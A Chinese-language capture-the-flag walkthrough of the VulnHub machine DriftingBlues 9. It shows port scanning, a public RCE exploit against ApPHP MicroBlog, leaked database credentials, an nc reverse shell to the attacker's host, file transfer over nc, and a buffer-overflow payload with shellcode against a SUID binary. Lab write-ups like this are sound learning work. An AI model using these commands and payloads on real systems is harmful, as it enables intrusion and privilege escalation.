Name: DriftingBlues: 9 (final)
Date release: 12 Apr 2021
Author: tasiyanci
Series: DriftingBlues
Difficulty: easy
Download (Mirror): https://download.vulnhub.com/driftingblues/driftingblues9.ova
漏洞遍历
存活主机探测
arp-scan -interface=eth1 --localnet

靶机ip为192.168.56.126
端口扫描
┌──(root㉿kali)-[~/111]
└─# nmap -A -sV -T4 -p- 192.168.56.126
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 09:54 EDT
Nmap scan report for 192.168.56.126
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-generator: ApPHP MicroBlog vCURRENT_VERSION
|_http-title: ApPHP MicroBlog
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34095/tcp   status
|   100024  1          39620/udp6  status
|   100024  1          42462/udp   status
|_  100024  1          55791/tcp6  status
34095/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:E2:02:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

访问80端口,在源代码处看到ApPHP MicroBlog v.1.0.1指纹
找找cve
┌──(root㉿kali)-[~/111]
└─# searchsploit ApPHP MicroBlog
---------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
ApPHP MicroBlog 1.0.1 - Multiple Vulnerabilit | php/webapps/33030.txt
ApPHP MicroBlog 1.0.1 - Remote Command Execut | php/webapps/33070.py
ApPHP MicroBlog 1.0.2 - Cross-Site Request Fo | php/webapps/40506.html
ApPHP MicroBlog 1.0.2 - Persistent Cross-Site | php/webapps/40505.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
有cve,这里用rce的那个
复制脚本到当前目录
searchsploit -m php/webapps/33070.py
简单看下怎么用后运行脚本
python2 33070.py http://192.168.56.126/index.php
运行脚本后成功rce,权限为www-data

同时展示的数据库配置文件里能看到数据库凭证clapton:yaraklitepe
先尝试反弹shell,bash失败,能用nc连接上
nc -e /bin/sh 192.168.56.102 9001
python升级tty
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@debian:/var/www/html$ tty
/dev/pts/0
user提权

这里是想到之前的数据库凭证可能复用,尝试su成功
root提权
进行信息收集
clapton@debian:~$ ls -la
ls -la
total 24
dr-x------ 2 clapton clapton 4096 May  9  2021 .
drwxr-xr-x 3 root    root    4096 May  9  2021 ..
-rwsr-xr-x 1 root    root    5150 Sep 22  2015 input
-rwxr-xr-x 1 root    root     201 May  9  2021 note.txt
-rw-r--r-- 1 clapton clapton   32 May  9  2021 user.txt
clapton@debian:~$ cat note.txt
cat note.txt
buffer overflow is the way. ( ͡° ͜ʖ ͡°)

if you're new on 32bit bof then check these:

https://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html
https://samsclass.info/127/proj/lbuf1.htm
在家目录下发现note.txt提示

同时可以看到input具有suid权限,因此需要通过input缓冲区溢出提权
把input传到本地,没有python3可以用python2,方法很多,这里继续用nc
发送方
clapton@debian:~$ nc 192.168.56.102 1234 < input

接收方
nc -lvp 1234 > input
下面的pwn我先记录别人的wp吧,之后再看
把 input 文件传输到本地,检查一下有没有防护措施:


发现没有,先禁用 ASLR,然后在 gdb 中加载二进制文件:
然后用 metasploit 中的 pattern_create.rb 生成数量 1000 的字符串用来计算偏移量:

cd /usr/share/metasploit-framework/tools/exploit/
./pattern_create.rb -l 1000

将生成的字符串用命令 r 在 gdb 中运行二进制文件:

在 0x41376641 处得到了错误,计算一下偏移量:

计算出偏移量是 171,用 python 构造字符串:
r $(python -c 'print("A" * 171 + "B" * 4 + "\x90" * 64 )')

可以用,查看ESP寄存器的值:

用esp 寄存器的 0xbf970c10替换 4 个 B,因为是小字节序,倒过来写,构造 payload:
for i in {1..10000}; do (./input $(python -c 'print("A" * 171 + "\x10\x0c\x97\xbf" + "\x90"* 1000 + "\x31\xc9\xf7\xe1\x51\xbf\xd0\xd0\x8c\x97\xbe\xd0\x9d\x96\x91\xf7\xd7\xf7\xd6\x57\x56\x89\xe3\xb0\x0b\xcd\x80")')); done

成功提权,然后在root目录下找到flag2

感觉这系列的靶机干扰目标还挺多的,当然更可能是我web水平不够()
直接看靶机wp学习确实快,不够之后可能要先补一下web,等下次发渗透学习估计要后几周了